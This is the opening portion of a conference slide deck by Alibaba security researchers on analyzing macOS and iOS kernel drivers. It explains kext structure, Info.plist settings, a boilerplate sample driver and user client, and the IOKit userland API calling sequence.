Eat the core of an Apple: How we analyze and find bugs in macOS and iOS kernel drivers

Xiaolong Bai and Min(Spark) Zheng
@ Alibaba Mobile Security

Self Introduction

- Xiaolong Bai
  - Alibaba Security Engineer
  - Ph.D. graduated from Tsinghua University
  - Published papers on the top 4: S&P, Usenix Security, CCS, NDSS
  - Twitter, Weibo, Github: bxl1989


- Min (Spark) Zheng
  - Alibaba Security Expert
  - Ph.D. graduated from The CUHK
  - Twitter@SparkZheng Weibo@蒸米spark

Agenda

- Overview
  - Drivers in Kernel
  - Userland Perspective
- New Vulns in Drivers on macOS
  - Two new vulnerabilities
  - New exploitation strategies
  - Privilege escalation on the latest macOS
- Obstacles when analyzing Apple drivers
- Ryuk: a new tool to analyze Apple drivers
  - Design
  - Effects
  - Implementation
  - Benefits


Overview

- Every driver is a kernel extension (.kext) sharing the same space with the kernel
- System daemon *kextd* is responsible for loading and unloading drivers
- Location of driver binaries:
  - On macOS: /System/Library/Extensions
  - On iOS: integrated with kernel in kernelcache



Drivers in Kernel

- Programmed in C or C++
- Info.plist: configuration file in drivers for their property and usage



▼ IOKitPersonalities	Dictionary	(1 item)
▼ MyDriver	Dictionary	(6 items)
IOMatchCategory	String	com_onenaruto_FirstDriverTest
IOProviderClass	String	IOResources
IOKitDebug	Number	-1
IOClass	String	hello
CFBundleIdentifier	String	$(PRODUCT_BUNDLE_IDENTIFIER)
IOUserClientClass	String	FirstDriverUserClient
Copyright (human-readable)	String	Copyright © 2017年 bxl. All rights reserved.
▼ OSBundleLibraries	Dictionary	(3 items)
com.apple.kpi.iokit	String	16.7
com.apple.kpi.libkern	String	16.7

Class name of the driver

Class name to provide service to userspace

Kernel libs used in the driver


Drivers in Kernel

- Kernel APIs (KPI): APIs can be used by drivers to live in kernel
  - /System/Library/Frameworks/Kernel.framework/Resources/SupportedKPIs-all-archs.txt (on macOS)
- Basic KPI Modules:
  - com.apple.kpi.iokit: For programming drivers, Apple provides an open-source framework called iokit, which includes basic driver classes
  - com.apple.kpi.libkern: a restricted c++ runtime lib in the kernel
    - excluded features—exceptions, multiple inheritance, templates
    - an enhanced runtime typing system: every class has an OSMetaClass object which describes the class’s name, size, parent class, etc.

Drivers in Kernel


- A sample driver

Header File



```
#include <IOKit/IOService.h>
#ifndef FirstDriverTest_hpp
#define FirstDriverTest_hpp
class hello: public IOService {
    OSDeclareDefaultStructors(hello)
public:
    virtual bool init(OSDictionary *dictionary=0) override;
    virtual void free(void) override;
    virtual IOService *probe(IOService *provider, SInt32 *score) override;
    virtual bool start(IOService *provider) override;
    virtual void stop(IOService *provider) override;
};
#endif
```

Code File




```
#include <IOKit/IOLib.h>
#include "FirstDriverTest.hpp"
OSDefineMetaClassAndStructors(hello, IOService)
#define super IOService

bool hello::init(OSDictionary *dictonary) {
    return super::init(dictonary);
}

void hello::free(void){
    super::free();
}

IOService *hello::probe(IOService *provider, SInt32 *score){
    return super::probe(provider, score);
}

bool hello::start(IOService *provider){
    return super::start(provider);
}

void  hello::stop(IOService *provider){
    super::stop(provider);
}
```

Drivers in Kernel

- A sample driver

Header File



```
#include <IOKit/IOService.h>
#ifndef FirstDriverTest_hpp
#define FirstDriverTest_hpp
class hello: public IOService {
    OSDeclareDefaultStructors(hello)
public:
    virtual bool init(OSDictionary *dictionary=0) override;
    virtual void free(void) override;
    virtual IOService *probe(IOService *provider, SInt32 *score) override;
    virtual bool start(IOService *provider) override;
    virtual void stop(IOService *provider) override;
};
#endif
```

Class name of the driver

Parent of all drivers


Declare Con/Destructors

Callback methods of IOService

to be overriden by the driver

Code File

Auto Gen Con/Destructors




```
#include <IOKit/IOLib.h>
#include "FirstDriverTest.hpp"
OSDefineMetaClassAndStructors(hello, IOService)
#define super IOService

bool hello::init(OSDictionary *dictonary) {
    return super::init(dictonary);
}

void hello::free(void){
    super::free();
}

IOService *hello::probe(IOService *provider, SInt32 *score){
    return super::probe(provider, score);
}

bool hello::start(IOService *provider){
    return super::start(provider);
}

void  hello::stop(IOService *provider){
    super::stop(provider);
}
```

Drivers in Kernel


- In order to provide service to programs in userspace, drivers need to implement userclients
- Userclient: Kernel objects to provide service to programs in userspace
  - Create in two ways:

Info.plist



▼ IOKitPersonalities	Dictionary	(4 items)
▶ HID Game Controller Pointing Driver	Dictionary	(5 items)
▶ IOHIDEventServiceUserClient	Dictionary	(4 items)
▼ IOHIDResource	Dictionary	(6 items)
CFBundleIdentifier	String	com.apple.iokit.IOHIDFamily
IOClass	String	IOHIDResource
IOMatchCategory	String	IOHIDResource
IOProviderClass	String	IOResources
IOResourceMatch	String	IOBSD
IOUserClientClass	String	IOHIDResourceDeviceUserClient
▶ IOHIDSystem	Dictionary	(12 items)


Callback Method of Driver



```
IOReturn  IOHIDEventService::newUserClient (
  task_t owningTask, void * securityID, UInt32 type,
  OSDictionary * properties, IOUserClient ** handler )
```

Drivers in Kernel

- A sample UserClient



```
OSDefineMetaClassAndStructors(FirstDriverUserClient, IOUserClient);
bool FirstDriverUserClient::initWithTask(task_t owningTask, void *securityToken, UInt32 type){
    return super::initWithTask(owningTask, securityToken, type);
}
bool FirstDriverUserClient::start(IOService* provider) {
    return super::start(provider);
}
void FirstDriverUserClient::free() {
    super::free();
}
IOReturn FirstDriverUserClient::externalMethod(
        uint32_t selector, IOExternalMethodArguments * arguments,
        IOExternalMethodDispatch * dispatch, OSObject * target, void * reference){
    ...
    return super::externalMethod(selector, arguments, dispatch, target, reference);
}
IOExternalMethod* FirstDriverUserClient::getTargetAndMethodForIndex(IOService** targetP, UInt32 index) {
    return super::getTargetAndMethodForIndex(targetP, index);
}
IOReturn FirstDriverUserClient::clientMemoryForType(
        UInt32 type, IOOptionBits * options, IOMemoryDescriptor ** memory ){
    return super::clientMemoryForType(type, options, memory);
}
IOReturn FirstDriverUserClient::clientClose( void ) {
    return super::clientClose();
}
IOReturn FirstDriverUserClient::clientDied( void ) {
    return super::clientDied();
}
```

Unique callbacks of UserClient

Drivers in Kernel

- IOUserClient provides services through several callback methods:
  - **externalMethod:** Provide methods that can be called in userspace
  - clientMemoryForType: Share memory with programs in userspace
  - registerNotificationPort: When userspace register to receive notification
  - clientClose: When userspace program close connection with the userclient
  - clientDied: When program in userspace connected to the userclient is dead
  - getTargetAndMethodForIndex: Similar to externalMethod, but old fashion
  - getAsyncTargetAndMethodForIndex: Similar to above, but async
  - getTargetAndTrapForIndex: Similar to externalMethod, but seldom used

Drivers in Kernel

- externalMethod: Callback to provide methods to userspace program
- IOReturn IOUserClient::externalMethod(uint32_t selector,
      IOExternalMethodArguments *arguments,
      IOExternalMethodDispatch *dispatch,
      OSObject *target, void *reference);
    - selector: to select method in userclient
    - arguments: arguments passed to the selected method
    - dispatch: a struct representing the method to be called
    - target: the target userclient for the method to be called on
    - reference: reference to send results back to userspace program

Userland Perspective

- Apple provides IOKit**.framework** for programs in user space to interact with kernel drivers
  - Though public, explicit invocation in iOS will be rejected by App Store
- Important APIs in IOKit.framework:
  - IOServiceGetMatchingService, IOServiceGetMatchingServices
  - IOServiceOpen, IOServiceClose
  - IOConnectCall…Method, IOConnectCallAsync…Method
  - IORegistryEntryCreateCFProperty, IORegistryEntrySetCFProperty
  - IOConnectMapMemory, IOConnectUnmapMemory
  - IOConnectSetNotificationPort

Userland Perspective

- The calling sequence to interact with a driver

  IOServiceGetMatchingService → Get the service of the the target driver

    IORegistryEntryCreateCFProperty → Get the driver's property

    IORegistryEntrySetCFProperty → Set the driver's property

    IOServiceOpen → Connect to the target driver

      IOConnectCall…Method → Call the driver's method through the connection

      IOConnectCallAsync…Method → Call method, asynchronously

